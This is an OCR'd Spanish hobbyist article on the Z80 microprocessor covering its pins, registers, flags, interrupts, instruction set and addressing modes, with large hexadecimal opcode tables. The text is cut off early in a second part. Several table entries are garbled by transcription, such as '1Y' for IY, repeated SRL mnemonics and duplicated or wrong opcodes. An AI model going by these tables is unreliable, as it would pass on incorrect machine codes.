
* Contador de 7 bits y los circuitos logicos correspondientes para obtener las funciones de 'refresh' al conectarsele memorias dinamicas (DRAM)

* Dispone de instrucciones adecuadas para la manipulacion a nivel de bit de registros y memoria.

* Instrucciones de copia y comparacion a nivel de bloque.

1.2 Diagrama de bloques internos del uP Z80

En esto que trata de ser un diagrama en ascii, vemos los bloques del Z80.



Referencias:

(1) : Bus de las seniales de control
(2) : Decodificador de instrucciones y control de la cpu
(3) : Registro de Instruccion
(4) : Bus de datos interno
(5) : Registros Cpu
(6) : Control del Bus
CLK : Se¤al de clock

1.3 Terminales del encapsulado

El uP Z80 se encuentra encapsulado en el formato DIP (Dual in line, doble en linea) de 40 terminales, como la mayoria de los uP de 8 bits.
Las funciones de sus terminales son:

* A0-A15 : Bus de direcciones compuesto de 16 bits para alcanzar 64 Kb de memoria.

* D0-D7 : Bus de datos, compuesto de 8 bits

* WR : (Memory Write). Cuando este terminal esta a cero el uP indica al exterior la operacion de escritura.

* RD : (Memory Read). Cuando se hace cero indica la operacion de lectura.

* MREQ : (Memory Request). Cuando se pone en estado bajo, indica al exterior que la direccion del bus de direcciones es valida para leer o escribir.

* M1 : (Machine Cycle One) por este terminal el uP indica al exterior el primer tiempo de ejecucion de una instruccion (Ciclo de busqueda)

* HALT : Cuando es cero, indica en que momento se detiene, como consecuencia de la instruccion HALT de un programa.

* WAIT : Es por donde los perifericos y memorias lentas detienen al uP, para sincronizarse con el, esto ocurre cuando se lleva a cero.

* RESET : Llevando a cero esta entrada se produce el borrado del contador del programa, de modo que al retirarse el uP arranca en la direccion 0000.

* RFSH : Es una salida de refresco, cuando se hace cero indica que los 7 bits de menor peso del bus de direcciones contienen la direccion de refresco para las memorias dinamicas que se pueden conectar al uP.

* IORQ : (Input/Output Request) Cuando esta en estado bajo indica que el uP no se dirige a la memoria principal, sino a los dispositivos de entrada/salida.

* INT : (Interrupt Request) Entrada por donde los perifericos hacen la peticion de interrupcion al uP. Se produce cuando se lleva a cero logico.


* NMI : Entrada de interrupcion no enmascarada. Se activa por flanco, concretamente con el flanco de bajada de la interrupcion que se aplique por este terminal. La interrupcion ingresada por este terminal tiene prioridad total sobre la anterior (INT). Cuando se activa la NMI, el uP termina la ejecucion de la instruccion en curso e independientemente del contenido del registro de estado, bifurca a la direccion 0066 en hexadecimal. Esta direccion es la primera linea en que ha de esta ubicada la subrutina de tratamiento de la interrupcion.

* BUSRQ : (Bus Request) Entrada por donde se lleva a alta impedancia las salidas del bus de datos, de direcciones y las salidas de control. El uP lleva sus buses a alta impedancia despues de ejecutar la instruccion en curso.

* BUSACK : (Bus Acknowledge) Salida por donde se indica al exterior que el uP esta desconectado como consecuencia de la instruccion anterior (BUSRQ). Esto ocurre cuando la salida se hace cero logico.

* CLK : Entrada del reloj, que para este uP es de una sola fase.

* Entradas de alimentacion: Es unica y de 5 voltios que habra de ser aplicada entre los pines 11 y 29.



2. Los registros internos del Z 80

Este uP cuenta con 22 registros disponibles para el usuario. Si se observa la figura en ascii, se podra apreciar que los de la izquierda estan duplicados con los de la derecha, es decir que el uP dispone de dos juegos completos de registros equivalentes.

El programador puede trabajar con uno u otro grupo de registros, pasando de uno a otro con las correspondientes instrucciones de cambio. Sin embargo, los registros de uso general que son tres, pueden ser utilizados como registros de 8 o 16 bits segun lo indique la instruccion aplicada.

2.1.1 Registros de uso general


Son utilizados a voluntad por el propio programador, son los registros acumuladores denominados A y A'.

Por programa se indica a cual de los dos se desea acceder. Los registros B, C, D, E, H y L son registros de uso general, a los cuales se accede mediante la instruccion determinada.

Tambien se dispone de B', C', D', E', H' y L' para el otro banco de registros. Como ya he dicho, estos registros pueden trabajar en forma de ocho bits o diesiceis.

Cuando se desea trabajar de esta manera los registros se asocian asi: B-C, D-E, H-L y B'-C', D'-E' y H'-L'.

2.2 Diagrama de los registros



2.3 Registros de uso especifico en el Z80

El Z80 dispone de 4 registros de uso especifico de 16 bits, denominados PC, SP, IY, IX, y otros dos especificos de ocho bits llamados I y R.

Sus funciones son:

* PC : (Program Counter) Es el registro del contador de programa, es de 16 bits y en el queda anotada la direccion de memoria de la instruccion en curso. Cuando acaba la ejecucion de esta, PC se incrementa en uno

automaticamente. Cuando el programa presenta una instruccion de salto, indica la direccion de este para el PC, ejecutandose el salto y continuandose el programa a partir de esta nueva direccion. Es el cometido tipico de toda PC.

* SP : (Stack Pointer) Es un registro de 16 bits cuya funcion es la de hacer de puntero para indicar en que direccion de la RAM esta ubicado el stack d subrutinas. Este stack esta tratado como una memoria LIFO (Last Input First Output), que quiere decir que el ultimo dato guardado es el primero en recuperarse. El uP dispone de dos instrucciones, llamadas PUSH y POP que se encargan de introducir y sacar datos de este stack.

* IX,IY : Son dos registros indice independientes entre si y de 16 bits cada uno de ellos. Son usados por el uP como indice para ejecutar operaciones con direccionamiento indexado.

Este modo de direccionamiento simplifica la confeccion de un programa en especial cuando se accede a tablas de datos.

- Registro I : Denominado Interrupt Page Adress Register. Es un registro de ocho bits y puede ser usado donde una llamada indirecta a una posicion de memoria sea necesaria como consecuencia de una interrupcion.

- Registro R : Denominado Memory Refresh Register. Tambien es de ocho bits y puede ser usado para acceder a memorias dinamicas. El contenido de este registro es automaticamente incrementado despues de cada instruccion de busqueda.

Estos ocho bits pueden salir al exterior por la parte baja del bus de direcciones para refrescar continuamente la memoria RAM dinamica a donde se desea acceder.

2.3.1 El registro de estado

En este uP el registro de estado es de 8 bits, de los cuales solo seis tienen significado propio.

* Bit 0=C (Carry). Indica cuando existe acarreo en la parte mas alta del registro acumulador. Es usado en operaciones de adicion y de sustraccion, asi como en instrucciones de rotacion.

* Bit 6=Z (Zero) Este bit es puesto a uno si la operacion ejecutada tiene como resultado cero o si ha sido cargado un cero en el acumulador, de lo contrario sera siempre cero.

* Bit 7=S (Signe) Este bit indica el signo del dato contenido en el acumulador, se pondra a uno cuando el dato sea negativo, y a cero cuando sea positivo (un dato es negativo cuando su bit siente es un uno)

* Bit 2=P/O (Parity/Overflow) Indica dos funciones distintas: la paridad de un resultado entregado en el acumulador cuando ha sido ejecutada una instruccion logica (Paridad Par=1, Impar=0) y el overflow o desbordamiento cuando ha ejecutado una operacion aritmetica.

* Bit 4 (H) es el bit que indica el acarreo de medio byte cuando se opera en BCD. Es decir el acarreo de los cuatro bits de menor peso del byte.

* Bit 1 (N) este bit indica que tipo de instruccion se ha ejecutado: suma o resta, operando en BCD.

4. Sistema minimo de componentes para el uP Z80

El sistema minimo de componentes que se han de asociar al microprocesador para que este funcione, se ve representado en la figura en ASCII.

El uP necesita, como es sabido, de un clock o reloj que se genera exteriormente al uP, que se le introduce por un solo terminal, el denominado CLK.

Los buses de datos y direcciones son aplicados en paralelo a todo el sistema. Este primer bloque ha de estar compuesto por memorias ROM en las que resida el software especifico de la aplicacion del sistema y cuya direccion

ha de ser de 0000 en adelante. El segundo bloque lo constituye la memoria RAM necesaria para los diversos usos de lectura y escritura de datos que requiera el programa.

En el ejemplo del esquema es de tan solo 256 bytes (como?!?!?)

El tercer bloque esta formado por un conjunto de registros dispuestos en forma de puerto para el acceso a perifericos.


Lo mas interesante y especifico es el bus de control integrado por los terminales llamados MREQ, RD, WR, IORQ y M1, cuyas funciones ya fueron presentadas.

MREQ es una senial de permiso de acceso a memoria, por tanto ira conectada a aquellos bloques cuya funcion sea la de memoria, como lo son la ROM y la RAM.

La senial IORQ permite el acceso a perifericos, por tanto ira conectada a aquellos circuitos que permitan el acceso a estos, como lo son los PIO (Periferial Input/Outout)

Estas dos seniales discriminan un cometido de otro: las seniales RD y WR son las que indican si la operacion es de lectura o escritura, por lo tanto accederan a la memoria, solo que a la ROM unicamente le hace falta RD, ya que solo es posible leerla.

Por ultimo, la senial M1, que es una senial de sincronismo, ira conectada a aquellos circuitos que requieran una estrecha relacion con la propia ejecucion de la instruccion (recuerda que M1 aparece durante la primera parte de la ejecucion de una instruccion), como se ve en el sistema propuesto, la PIO necesita de la M1.



5. Las interrupciones en el Z80

El microprocesador Z80 tiene dos entradas de interrupcion: la entrada de interrupcion no enmascarable NMI y la entrada de interrupcion enmascarable INT.

Cuando se haya producido una NMI, no puede ser desactivada por programa y sera aceptada siempre que un periferico la solicite. Esta interrupcion sera, generalmente, reservada para las funciones mas importantes que necesariamente tengan que ser atendidas en el momento de producirse, tal como un fallo de alimentacion.

La interrupccion INT puede ser permitida o no, segun las necesidades, por el programa. Esto permite al programador no preocuparse de las interrupciones en zonas de su programa que no las requieran. Por supuesto que algun periferico conectado a INT podra pedir interrupcion en cualquier momento, pero esta no sera atendida si el programa ha bloqueado la posibilidad de acceso. La peticion de la interrupcion podra ser atendida siempre que por programa sea permitida de nuevo.

En el interior del uP existe un biestable denominado IFF que puede ser alterado por programa usando la instruccion EI (Enable Interrupt) para ponerlo a 1, permitiendo las interrupciones, y la instruccion DI (Disable Interrupt), para ponerlo a 0, bloqueando asi la entrada de interrupciones.

5.1 Uso de las interrupciones

Lo dicho sobre el biestable IFF es solo a nivel de concepto, ya que en realidad no es un biestable, sino que hay dos en el interior del uP.

Estos son denominados IFFa o IFF1 , que es el que permite o no las interrupciones; y IFFb o IFF2, que puede ser considerado como una posicion de almacenamiento temporal del estado de IFFa.

Cuando se produce un reset del uP para iniciar su funcionamiento, estos dos biestables son tambien puestos a cero y por lo tanto, las interrupciones seran bloqueadas.

Cuando se ejecuta una instruccion EI, ambos biestables son puestos a uno, dando paso a las posibles interrupciones. Cuando llega una interrupcion, esta es atendida poniendo a cero ambos biestables. En este caso los dos funcionan simultaneamente y requieren ser puestos a uno por programa, tras cada tratamiento de una nueva interrupcion.

La funcion de IFFb es guardar el contenido de IFFa antes de que sea borrado. Este juego de biestables permite saber en todo momento que interrupciones se han ejecutado y si queda alguna pendiente de tratamiento.

6. Tabla de instrucciones del uP Z80

En la tabla de instrucciones de este uP, los nombres dados en ingles son representativos y hacen referencia a la operacion que es capaz de cada instruccion. Las instrucciones son muy similares al assembler que estamos acostumbrados a tratar.

El detalle de cada instruccion es:

* LD: Load o carga consistente en transferir el dato de un registro a otro o de una posicion de memoria a un registro.

* PUSH: Transfiere el dato de un registro al stack.

* POP: Es el contrario de PUSH.

* EX: Intercambia datos sin alterarlos de un registro a otro.

* CP: Operacion de comparar.

* ADD: Operacion de suma.

* SUB: Operacion de resta.

* AND: Operacion logica "Y"

* OR: Operacion logica "O"

* XOR: Operacion logica "Or exclusive" (o exclusivo)

* INC: Incrementar.

* DEC: Decrementar.

* DAA: Operacion en BCD.

* CPL: Operacion de complementacion o inversion.

* NEG: Operacion de complemento a dos.

* CCF: Operacion de complemento del bit carry (acarreo de bit)

* SCF: Pone a uno el bit carry.

* NOP: No operation (no operacion)

* HALT: Detiene el uP.

* DI, EI, IM0, IM1, IM2: Tratamiento de interrupciones.

* RL, RR: Rotacion hacia izquierda o derecha.

* BIT: Operacion de test o comprobacion.

* SET: Operacion de puesta a uno (Saqueadores edicion tecnica???)

* RES: Operacion de puesta a cero.

* JP: Salto.

* JR: Salto relativo.

* DJNZ: Salta si no es cero.

* CALL: Llamada a sub.

* RET: Retorno desde sub.

* IN: Entrada desde periferico

* OUT: Salida hacia periferico

Codigo	Nemotecnico	Codigo	Nemotecnico
00	NOP	56	LD D,(HL)
01 yyy	LD BC,data16	5 lsss	LD E,reg
02	LD (BC),A	5E	LD E,(HL)
03	INC BC	6 Osss	LD H,reg
04	INC B	66	LD H,(HL)
05	DEC B	6 lsss	LD L,reg
06 yy	LD B,data	6E	LD L,(HL)
07	RLCA	7 Osss	LD (HL),reg
08	EX AF,AF	76	HALT
09	ADD HL,DC	7 lsss	LD A,reg
0A	LD A,(BC)	7E	LD A,(HL)
0B	DEC BC	8 Orrr	ADD A,reg
0C	INC C	86	ADD A,(HL)
0D	DEC C	8 lrrr	ADC A,reg
0E yy	LD C,data	8E	ADC A,(HL)
0F	RRCA	9 Orrr	SUB reg
10 disp2	DJNZ disp	96	SUB (HL)
11 yyyy	LD DE,data16	9 lrrr	SBC A,reg
12	LD (DE),A	9E	SBC A,(HL)
13	INC DE	A Orrr	AND reg
14	INC D	A6	AND (HL)
15	DEC D	A lrrr	XOR reg
16 yy	LD D,data	AE	XOR (HL)
17	RLA	B Orrr	OR reg
18 disp2	JR disp	B6	OR (HL)
19	ADD HI,DE	B lrrr	CP reg
1A	LD A,(DE)	BE	CP (HL)
1B	DEC DE	C0	RET NZ
1C	INC E	C1	POP BC
1D	DEC E	C2 ppqp	JP NZ,ADDR
1E yy	LD E,data	C3 ppqp	JP ADDR
1F	RRA	C4 ppqp	CALL NZ,ADDR
20 disp2	JR NZ,disp	C5	PUSH BC
21 yyyy	LD HI,data16	C6 yy	ADD A,data
22 ppqq	LD (ADDR),HL	C7	RST 00H
23	INC HL	C8	RET Z
24	INC H	C9	RET
25	DEC H	CA ppqp	JP z,ADDR
26 yy	LD H,data	CB 0 Orrr	RLC reg
27	DAA	CB 06	RLC (HL)
28 disp2	JR Z,disp	CB 0 lrrr	RRC reg
29	ADD HL,HL	CB 0E	RRC (HL)
2A ppqp	LD HL,(addr)	CB 1 Orrr	RL reg
2B	DEC HL	CB 16	RL (HL)
2C	INC L	CB 1 lrrr	RR reg
2D	DEC L	CB 1E	RR (HL)
2E	LD L,data	CB 1 Orrr	SLA reg
2F	CPL	CB 26	SLA (HL)
30 disp2	JR NC,disp	CB 2 lrrr	SRA reg
31 yyyy	LD SP,data16	CB 2E	SRA (HL)
32 ppqp	LD (addr),A	CB 3 lrrr	SRL reg
33	INC SP	CB 3E	SRL (HL)
34	INC (HL)	CB 01bbbrrr	BIT b,reg
35	DEC (HL)	CB 01bbb110	BIT b,(HL)
36 yy	LD (HL),data	CB 10bbbrrr	RES b,reg
37	SCF	CB 10bbb110	RES b,(HI)
38	JR C,disp	CB 11bbbrrr	SET b,reg
39	ADD HL,SP	CB 11bbb110	SET b,(HL)
3A ppqp	LD A,(addr)	CC ppqp	CALL Z,addr
3B	DEC SP	CD ppqp	CALL addr
3C	INC A	CE yy	ADC A,data
3D	DEC A	CF	RST 08H
3E yy	LD A,data	D0	RET NC
3F	CCF	D1	POP DE
40 Osss	LD B,reg	D2 ppqp	JP NC,addr
46	LD B,(HL)	D3 yy	OUT (port),A
4 lsss	LD C,reg	D4 ppqp	CALL NC,addr
4E	LD C,(HL)	D5	PUSH DE
5 Osss	LD D,reg	D6 yy	SUB data

Codigo	Nemotecnico	Codigo	Nemotecnico
D7	RST 10H	ED 67	RRD
D8	RET C	ED 6F	RLD
D9	EXX	ED A0	LDI
DA ppqp	JP C,addr	ED A1	CPI
DB yy	IN A,(port)	ED A2	INI
DC ppqp	CALL C,addr	ED A3	OUTI
DD 00xx 9	ADD IX,pp	ED A8	LDD
DD 21 yyyy	LD IX,data16	ED A9	CPD
DD 22 ppqp	LD (addr),IX	ED AA	IND
DD 23	INC IX	ED AB	OUTD
DD 2A ppqp	LD IX,(addr)	ED B0	LDIR
DD 2B	DEC IX	ED B1	CPIR
DD 34 disp	INC (IX+disp)	ED B2	INIR
DD 35 disp	DEC (IX+disp)	ED B3	OTIR
DD 36 disp yy	LD (IX+disp) ,data	ED B8	LDDR
DD 01ddd110 disp	LD reg,(IX+disp)	ED B9	CPDR
DD 7 0sss disp	LD (IX+disp),reg	ED BA	INDR
DD 86 disp	ADD A,(IX+disp)	ED BB	OTDR
DD 8E disp	ADC A,(IX+disp)	EE yy	XOR data
DD 96 disp	SUB (IX+disp)	EF	RST 28H
DD 9E disp	SBC A,(IX+disp)	F0	RET P
DD A6 disp	AND (IX+disp)	F1	POP AF
DD AE disp	XOR (IX+disp)	F2 ppqp	JP P,addr
DD B6 disp	OR (IX+disp)	F3	DI
DD BE disp	CP (IX+disp)	F4 ppqp	CALL P,addr
DD CB disp 06	RLC (IX+disp)	F5	PUSH AF
DD CB disp 0E	RRC (IX+disp)	F6 yy	OR data
DD CB disp 16	RL (IX+disp)	F7	RST 30H
DD CB disp 1E	RR (IX+disp)	F8	RET M
DD CB disp 26	SLA (IX+disp)	F9	LD SP,HL
DD CB disp 2E	SRA (IX+disp)	FA ppqp	JP M,addr
DD CB disp 3E	SRL (IX+disp)	FB	EI
DD CBdisp01bbb110	BIT b,(IX+disp)	FC ppqp	CALL M,addr
DD CBdisp10bbb111	RES b,(IX+disp)	FD 00xx9	ADD 1Y,rr
DD CBdisp11bbb110	SET B,(IX+disp)	FD 21 yyyy	LD 1Y,data 16
DD E1	POP IX	FD 22 ppqp	LD (addr),1Y
DD E3	EX (SP),IX	FD 23	INC 1Y
DD E5	PUSH IX	FD 2A ppqp	LD 1Y,(addr)
DD E9	JP (IX)	FD 2B	DEC 1Y
DD F9	LD SP,IX	FD 34 disp	INC (1Y,disp)
DD yy	SBC A,data	FD 35 disp	DEC (1Y+disp)
DF	RST 18H	FD 36 disp yy	LD (1Y+disp),data
E0	RET PO	FD 01ddd110 disp	LD reg,(1Y+disp)
E1	POP HL	FD 7 0sss disp	LD (1Y+disp),reg
E2 ppqp	JP PO,addr	FD 86 disp	ADD A,(1Y+disp)
E3	EX (SP),HL	FD 8E disp	ADC A,(1Y+disp)
E4 ppqp	CALL PO,addr	FD 96 disp	SUB (1Y+disp)
E5	PUSH HL	FD 9E disp	SBC A,(1Y+disp)
E6 yy	AND data	FD A6 disp	AND (1Y+disp)
E7	RST 20H	FD AE disp	XOR (1Y+disp)
E8	RET PE	FD B6 disp	OR (1Y+disp)
E9	JP (HL)	FD BE disp	CP (1Y+disp)
EA ppqp	JP PE,addr	FD CB disp 06	RLC (1Y+disp)
EB	EX DE,HL	FD CB disp 0E	RRC (1Y+disp)
EC ppqp	CALL PE,addr	FD CB disp 16	RL (1Y+disp)
ED 01ddd000	IN reg,(C)	FD CB disp 1E	SRL (1Y+disp)
ED 01sss001	OUT (C),reg	FD CB disp 26	SRL (1Y+disp)
ED 01xx2	SBC HL,rp	FD CB disp 2E	SRL (1Y+disp)
ED 01xx3 ppqp	LD (addr),rp	FD CB disp 3E	SRL (1Y+disp)
ED 44	NEG	FD CBdisp01bbb110	BIT b,(1Y+disp)
ED 45	RETN	FD CBdisp10bbb110	RES b,(1Y+disp)
ED 010nn110	IM m	FD CBdisp11bbb110	SET b,(1Y+disp)
ED 47	LD 1,A	FD E1	POP 1Y
ED 01xx A	ADC HL,rp	FD E5	EX (SP),1Y
ED 01xx B ppqp	LD rp,(addr)	FD E5	PUSH 1Y
ED 4D	RETI	FD E9	JP (1Y)
ED 4F	LD R,A	FD F9	LD SP,1Y
ED 57	LD A,1	FE yy	CP data
ED ED 5F	LD A,R	FF	RST 38H

6.1 Tipos de direccionamientos

El Z80 dispone de los siguientes modos de direccionamiento:

* Inmediato

Es usado en instrucciones de dos bytes, el primero es el de la instruccion a tratar, y el segundo es el del operando o dato a tratar.

* Inmediato Extendido

Es usado en instrucciones de tres bytes, donde el operando ocupa dos de ellos.

* Relativo

Es usado para operar en las proximidades de la instruccion en curso. Esta relacionado con el contador del programa. Es de dos bytes.

* Extendido

Es usado en instrucciones en que se determina la direccion efectiva. Es de tres bytes.

* Indexado

La direccion efectiva se obtiene sumando el contenido de los registros indice con el del tercer byte. Es de tres bytes.

* De registros

Es usado en operaciones de tratamiento de registros.

* Indirecto

La direccion efectiva se encuentra en el lugar de memoria indicado por la instruccion.

7. Agradecimientos

Al staff de SET, a Madfran que me alento a escribir el articulo.

8. Bibliografia

1. Biblioteca basica electronica
   Ediciones Nueva Lente - ISBN 84-7534-159-4

2. Construya una computadora basada en el Z80
   Steve Ciarcia - Ed. McGraw-Hill

3. Z80 Programing & Hardware Manual
   Zilog.

****
********** PARTE DOS - TABLAS Y MAS TABLAS **********
****

Aqui esta la segunda parte de este (aburrido para algunos) articulo y la mayoria del contenido no ha cambiado. Haciendo alusion a la ezine, esta parte viene con MUCHA informacion tecnica.

Recomiendo al que pueda (y consiga en algun remoto lugar), conseguir un Z80 junto con el 'Z80 Programing & Hardware manual', de la misma empresa: Zilog, y tratar de ensamblar un circuito minimo para ver su funcionamiento
Tambien sirve visitar la pagina de la empresa: www.zilog.com
Aqui encontraras mucha informacion y seguramente sera mas util que la que tienes aqui, asi que cualquier duda, ya te estas conectando a Inet.

INDICE DE CONTENIDOS - Parte II

* * * PARTE II * * *

1. Tabla de instrucciones LOAD de carga de bits

Nemotecnico	Simbolo de la operacion	Registro de estado 7S 6Z 5 4H 3 2P/V 1N 0C	Codigo Maquina 76 543 210 HEX	N§ Bytes	Comentarios
LD r,s	r<-s	# # X # X # # #	01 r s	1	r,s Reg.
LD r,n	r<-n	# # X # X # # #	00 r 110 <-n->	2	000 B 001 C
LD r,(HL)	r<-(HL)	# # X # X # # #	01 r 110	1	010 D
LD r,(IX+d)	r<-(IX+d)	# # X # X # # #	11 011 101 DD 01 r 110 <-d->	3	011 E 100 H 101 L
